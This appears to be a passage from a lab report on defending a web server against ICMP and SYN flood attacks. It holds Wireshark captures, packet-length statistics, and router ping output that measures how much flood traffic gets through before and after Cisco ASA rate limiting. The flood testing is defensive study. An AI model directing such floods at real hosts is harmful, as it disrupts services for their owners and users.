
```
No.  Time       Source           Destination      Protocol  Length Info
   1 0.000000   192.168.122.10   10.0.0.10        TCP       174 1054 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment o…
   2 0.000373   10.0.0.10        192.168.122.10   TCP        58 80 → 1054 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MS…
   3 0.045144   192.168.122.10   10.0.0.10        TCP       174 1055 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment o…
   4 0.045792   10.0.0.10        192.168.122.10   TCP        58 80 → 1055 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MS…
   5 0.046159   192.168.122.10   10.0.0.10        TCP       174 1056 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment o…
   6 0.046231   10.0.0.10        192.168.122.10   TCP        58 80 → 1056 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MS…
   7 0.047757   192.168.122.10   10.0.0.10        TCP       174 1057 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment o…
   8 0.048483   10.0.0.10        192.168.122.10   TCP        58 80 → 1057 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MS…
   9 0.049712   192.168.122.10   10.0.0.10        TCP       174 1058 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment o…
  10 0.049800   10.0.0.10        192.168.122.10   TCP        58 80 → 1058 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MS…
  11 0.092244   192.168.122.10   10.0.0.10        TCP       174 1059 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment o…
  12 0.092504   10.0.0.10        192.168.122.10   TCP        58 80 → 1059 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MS…
  13 0.094448   192.168.122.10   10.0.0.10        TCP       174 1060 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment o…
  14 0.094702   10.0.0.10        192.168.122.10   TCP        58 80 → 1060 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MS…
```

```
> Frame 1: 174 bytes on wire (1392 bits), 174 bytes captured (1392 bits) on interface 0
> Ethernet II, Src: 0c:03:16:f4:1d:02 (0c:03:16:f4:1d:02), Dst: 32:3f:9e:5e:38:cc (32:3f:9e:5e:38:cc)
> Internet Protocol Version 4, Src: 192.168.122.10, Dst: 10.0.0.10
v Transmission Control Protocol, Src Port: 1054, Dst Port: 80, Seq: 0, Len: 120
    Source Port: 1054
    Destination Port: 80
    [Stream index: 0]
    [TCP Segment Len: 120]
```

Figure 18: Wireshark capture of TCP traffic


The other great feature of Wireshark packet analyzer is that it uses dissimilar colors to indicate different protocol’s packets captured so it would be convenient for security administrator to find and analyze different packets of various protocols at the same time. Also, one can apply the filter in the section at top to search for specific packet captured within one .pcap file.

Below is the captured ICMP file which was taken during the ICMP flood attack when executed from the attacker’s machine. In the length section we can see that all of the packet’s length is same 292 bytes for both request and reply, also time to live was similar. Also, by inspecting the Internet Protocol Version 4 panel, we can find the information of IPV4 packet like flags, fragment offset value, time to live, protocol, header checksum alongside source and destination addresses which can be helpful while searching for the potential threats within the network.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...

```
No.   Time      Source           Destination      Protocol  Length Info
  1 0.000000   192.168.122.10   10.0.0.10        ICMP        292 Echo (ping) request  id=0xb706, seq=0/0, ttl=63 (re…
  2 0.000125   10.0.0.10        192.168.122.10   ICMP        292 Echo (ping) reply    id=0xb706, seq=0/0, ttl=64 (re…
  3 2.001678   192.168.122.10   10.0.0.10        ICMP        292 Echo (ping) request  id=0xb706, seq=512/2, ttl=63 (…
  4 2.001757   10.0.0.10        192.168.122.10   ICMP        292 Echo (ping) reply    id=0xb706, seq=512/2, ttl=64 (…
  5 3.010843   192.168.122.10   10.0.0.10        ICMP        292 Echo (ping) request  id=0xb706, seq=768/3, ttl=63 (…
  6 3.011056   10.0.0.10        192.168.122.10   ICMP        292 Echo (ping) reply    id=0xb706, seq=768/3, ttl=64 (…
  7 3.999862   192.168.122.10   10.0.0.10        ICMP        292 Echo (ping) request  id=0xb706, seq=1024/4, ttl=63 …
  8 4.000431   10.0.0.10        192.168.122.10   ICMP        292 Echo (ping) reply    id=0xb706, seq=1024/4, ttl=64 …

> Frame 1: 292 bytes on wire (2336 bits), 292 bytes captured (2336 bits) on interface 0
> Ethernet II, Src: 0c:03:16:f4:1d:02 (0c:03:16:f4:1d:02), Dst: 2e:3f:b9:6b:f4:54 (2e:3f:b9:6b:f4:54)
v Internet Protocol Version 4, Src: 192.168.122.10, Dst: 10.0.0.10
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 278
    Identification: 0x9724 (38692)
  > Flags: 0x00
    Fragment offset: 0
    Time to live: 63
    Protocol: ICMP (1)
    Header checksum: 0x9f06 [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.122.10
    Destination: 10.0.0.10
```

Figure 19: Wireshark capture for ICMP traffic


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression..

```
No.   Time      Source           Destination      Protocol  Length Info
  1 0.000000   84.175.233.138   10.0.0.10        TCP          60 52166 → 80 [SYN] Seq=0 Win=8192 Len=0
  2 0.000194   10.0.0.10        84.175.233.138   TCP          58 80 → 52166 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
  3 0.078218   10.246.152.34    10.0.0.10        TCP          60 3695 → 80 [SYN] Seq=0 Win=8192 Len=0
  4 0.078344   10.0.0.10        10.246.152.34    TCP          58 80 → 3695 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=14
  5 0.242822   188.62.10.92     10.0.0.10        TCP          60 19757 → 80 [SYN] Seq=0 Win=8192 Len=0
  6 0.243910   10.0.0.10        188.62.10.92     TCP          58 80 → 19757 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
  7 0.347328   23.98.177.206    10.0.0.10        TCP          60 33095 → 80 [SYN] Seq=0 Win=8192 Len=0
  8 0.347900   10.0.0.10        23.98.177.206    TCP          58 80 → 33095 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
  9 0.446358   29.51.236.191    10.0.0.10        TCP          60 14402 → 80 [SYN] Seq=0 Win=8192 Len=0
 10 0.447813   10.0.0.10        29.51.236.191    TCP          58 80 → 14402 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
 11 0.531321   50.122.161.203   10.0.0.10        TCP          60 43064 → 80 [SYN] Seq=0 Win=8192 Len=0
 12 0.531433   10.0.0.10        50.122.161.203   TCP          58 80 → 43064 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
 13 0.685694   1.92.28.18       10.0.0.10        TCP          60 41067 → 80 [SYN] Seq=0 Win=8192 Len=0
 14 0.686734   10.0.0.10        1.92.28.18       TCP          58 80 → 41067 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
 15 0.762547   111.69.187.126   10.0.0.10        TCP          60 19793 → 80 [SYN] Seq=0 Win=8192 Len=0
 16 0.762650   10.0.0.10        111.69.187.126   TCP          58 80 → 19793 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
 17 0.857025   8.101.6.151      10.0.0.10        TCP          60 60026 → 80 [SYN] Seq=0 Win=8192 Len=0
 18 0.857158   10.0.0.10        8.101.6.151      TCP          58 80 → 60026 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
 19 0.999283   155.35.202.219   10.0.0.10        TCP          60 16415 → 80 [SYN] Seq=0 Win=8192 Len=0
 20 1.000992   10.0.0.10        155.35.202.219   TCP          58 80 → 16415 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1
```

Figure 20: Wireshark capture after Python-script executed from Kali-Linux VM





Figure 21: IO graph for packet flooding enhancement with time

4.2 Packet Lengths and Counts

For the above packet, we have used other functionality of Wireshark namely packet lengths. If one is security analyst, it is the nice feature to be used while monitoring the incoming and outgoing traffic of network. Out of all 152 packets captured, 94.74% packets are of same size between 160-319 range maintaining the average size of 292 bytes which makes security analyst suspicious about some attack or maybe traffic overhead but he should follow that traffic and find out the source IP address from Wireshark and trace back to see everything is normal and if not, should block the traffic from source IP manually.



Wireshark · Packet Lengths · successful capture

Topic / Item	Count	Average	Min val	Max val	Rate (ms)	Percent	Burst rate	Burst start
Packet Lengths	152	279.32	42	292	0.0015	100%	0.0040	3.011
0-19	0	-	-	-	0.0000	0.00%	-	-
20-39	0	-	-	-	0.0000	0.00%	-	-
40-79	8	51.00	42	60	0.0001	5.26%	0.0020	5.003
80-159	0	-	-	-	0.0000	0.00%	-	-
160-319	144	292.00	292	292	0.0014	94.74%	0.0040	3.011
320-639	0	-	-	-	0.0000	0.00%	-	-
640-1279	0	-	-	-	0.0000	0.00%	-	-
1280-2559	0	-	-	-	0.0000	0.00%	-	-
2560-5119	0	-	-	-	0.0000	0.00%	-	-
5120 and greater	0	-	-	-	0.0000	0.00%	-	-

Figure 22: Packet lengths and counts

4.3 Successful Attack Ratio before applying policy

Now, before applying the policy, almost all the traffic was permitted through Cisco ASA as we have given any host to reach to our webserver for both the scenarios. The attack success ratio was almost 100% as every packet sent from the outside device to webserver was reaching successfully to the webserver. We have tested the system against different packet numbers and sizes, beginning with the ICMP traffic. So, when 100 packets send to webserver of 250 bytes each, the total packets delivered was 99% means just 1 packet was lost during the process. After that we did increase our size of packets to 500 bytes each, to check the difference and we found 97% which is quite high. Then for the same 100 packets but 750 bytes each, the attack success ratio was 95%, for 1000 bytes each the success ratio was 94%, for 1250 bytes the success ratio was 92% etc. Thus, almost all the traffic was been able to get through the ASA.



```
Router_ex#ping 200.0.0.11 rep 100 size 250

Type escape sequence to abort.
Sending 100, 250-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!.!!!!!!!!!!!!!!!!!!!!!!!!!!
Success rate is 99 percent (99/100), round-trip min/avg/max = 4/11/36 ms
Router_ex#ping 200.0.0.11 rep 100 size 500

Type escape sequence to abort.
Sending 100, 500-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!.!!!!!!!!!!!!!!!!!!!!!!!!!!!!.!!!!!!!!!
!!!!!!!!!!!!!!!!!!!!!.!!!!!!!!
Success rate is 97 percent (97/100), round-trip min/avg/max = 4/10/36 ms
Router_ex#ping 200.0.0.11 rep 100 size 750

Type escape sequence to abort.
Sending 100, 750-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!!!!!!!!!!!!!!!!!!!.!!!!!!!!!!!!!!!!!!.!!!!!!!!!!!!!!!!!!!.!!!!!!!!!!
!!!!!!!!.!!!!!!!!!!!!!!!!!!.!!
Success rate is 95 percent (95/100), round-trip min/avg/max = 4/12/44 ms
Router_ex#ping 200.0.0.11 rep 100 size 1000

Type escape sequence to abort.
Sending 100, 1000-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!!!!!!!!!!!!!!.!!!!!!!!!!!!!.!!!!!!!!!!!!!.!!!!!!!!!!!!!.!!!!!!!!!!!!
!!.!!!!!!!!!!!!!.!!!!!!!!!!!!!
Success rate is 94 percent (94/100), round-trip min/avg/max = 1/12/36 ms
Router_ex#ping 200.0.0.11 rep 100 size 1250

Type escape sequence to abort.
Sending 100, 1250-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!!!!!!!!!!!.!!!!!!!!!!!.!!!!!!!!!!.!!!!!!!!!!.!!!!!!!!!!!.!!!!!!!!!!.
!!!!!!!!!!.!!!!!!!!!!!.!!!!!!!
Success rate is 92 percent (92/100), round-trip min/avg/max = 4/12/32 ms
Router ex#
```


Figure 23: Successful attack ratio before applying policy

No. of Packets	Size of each Packet (bytes)	Success ratio (%)
100	250	99%
100	500	97%
100	750	95%
100	1000	94%
100	1250	92%


Table 2: Successful attack ratio before applying policy

4.4 Successful Attack Ratio After Applying the Policy

After applying the policy to inspect the ICMP traffic and to limit the ICMP size to certain amount, the attack success ratio was brought down significantly. The main limitation we put was the rate limiting and burst limit for the incoming traffic which was set to 8000 Mbps and 1200 Mbps respectively. After applying these limitations, ICMP traffic attack success ratio was dropped immensely. For the 100 packets of 250 bytes each, the ratio is now 90%. For 500 bytes it is 82%, for 750 bytes it is 73%, for 1000 bytes it is 73%, for 1250 bytes it is 66% whereas for the 1500 bytes it is 65%. These all was captured on the network without DMZ.



```
Router_ex#ping 200.0.0.11 repeat 100 size 250

Type escape sequence to abort.
Sending 100, 250-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!!!!!!!!.!!!!!!!!.!!!!!!!!.!!!!!!!!!.!!!!!!!!.!!!!!!!!!.!!!!!!!!!.!!!
!!!!!!.!!!!!!!!!.!!!!!!!!.!!!!
Success rate is 90 percent (90/100), round-trip min/avg/max = 4/12/32 ms
Router_ex#ping 200.0.0.11 repeat 100 size 500

Type escape sequence to abort.
Sending 100, 500-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!!!!.!!!!.!!!!.!!!!.!!!!!.!!!!.!!!!!.!!!!.!!!!.!!!!.!!!!!.!!!!.!!!!.!
!!!!.!!!!.!!!!.!!!!!.!!!!.!!!!
Success rate is 82 percent (82/100), round-trip min/avg/max = 1/12/36 ms
Router_ex#ping 200.0.0.11 repeat 100 size 750

Type escape sequence to abort.
Sending 100, 750-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!!.!!!.!!.!!.!!.!!!.!!!.!!!.!!!.!!!.!!.!!.!!.!!!.!!!.!!!.!!!.!!!.!!!.
!!!.!!!.!!!.!!.!!.!!.!!.!!!.!!
Success rate is 73 percent (73/100), round-trip min/avg/max = 4/14/40 ms
```




```
Router_ex#ping 200.0.0.11 repeat 100 size 1000

Type escape sequence to abort.
Sending 100, 1000-byte ICMP Echos to 200.0.0.11, timeout is 2 seconds:
!!!.!!!.!!!.!!.!!.!!!.!!!.!!!.!!!.!!!.!!.!!.!!.!!.!!!.!!!.!!!.!!!.!!!.
!!.!!.!!.!!.!!!.!!!.!!!.!!!.!!
Success rate is 73 percent (73/100), round-trip min/avg/max = 4/14/40 ms
Router_ex#ping 200.0.0.11 repeat 100 size 1250

Type escape sequence to abort.
